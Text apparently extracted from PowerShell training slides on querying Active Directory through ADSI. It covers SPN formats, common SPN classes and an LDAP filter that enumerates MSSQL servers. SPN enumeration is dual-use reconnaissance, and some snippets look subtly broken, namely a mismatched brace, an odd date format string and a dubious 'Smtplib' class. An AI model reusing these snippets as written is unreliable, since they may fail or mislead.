
# Searching AD



# Searching AD



# Searching AD






# Searching AD

- Methods to perform a search:
  - **FindOne()** - Executes the search and returns only the first entry that is found.
  - **FindAll()** - Executes the search and returns a collection of the entries that are found.

# Searching AD

- A Service Principal Name is the name by which a client uniquely identifies an instance of a service for use in Kerberos Authentication.
- All Microsoft services that support Kerberos authentication register themselves under the host account.
- The format for a SPN entry is **<service class>/<host>:<port>/<service name>** where port and service name are optional





# Searching AD

- Some known SPN Classes:
  - TERMSRV - Remote Desktop
  - Smtplib and SMTP - Mail.
  - WSMAN - WinRM
  - ExchangeAB, ExchangeRFR and ExchangeMDM - MS Exchange services
  - POP/POP3 - POP3 mail service.
  - IMAP/IMAP4 - IMAP service.
  - MSSQLSvc - Microsoft SQL Server
  - GC - Global Catalog
  - DNS - DNS Server
  - HTTP - Web Server
  - ldap - LDAP Server
  - Dfsr - File Server participating in DFRS



# Searching AD

- Example of searching for MSSQL Servers:

```
$filter = '(&(objectCategory=computer)(servicePrincipalName=MSSQLSvc*))'
$searcher = [adsisearcher]$filter
$searcher.PageSize = 1000
$searcher.FindAll()
```





# General Tips for Searching AD

- To generate a date in ADSI format for filtering:

```
$timeFilter = [datetime] '8/3/14'
$timeFilter.ToString("yyyyMMddhhmmss.sZ")
```

- To generate a TimeSpan object used to New-TimeSpan cmdlet:

```
$timeSpan = New-TimeSpan -Days 1
$timeSpan = New-TimeSpan -Hours 1
$timeSpan = New-TimeSpan -Minutes 1
$timeSpan = New-TimeSpan -Seconds 60
```

- Each returned object is not an instance of the object found but a **System.DirectoryServices.SearchResult** object. To make in to an instance we can then use [ADSI] accelerator.

```
$searcher.FindAll() | ForEach-Object {[adsi]$_}.Path}
```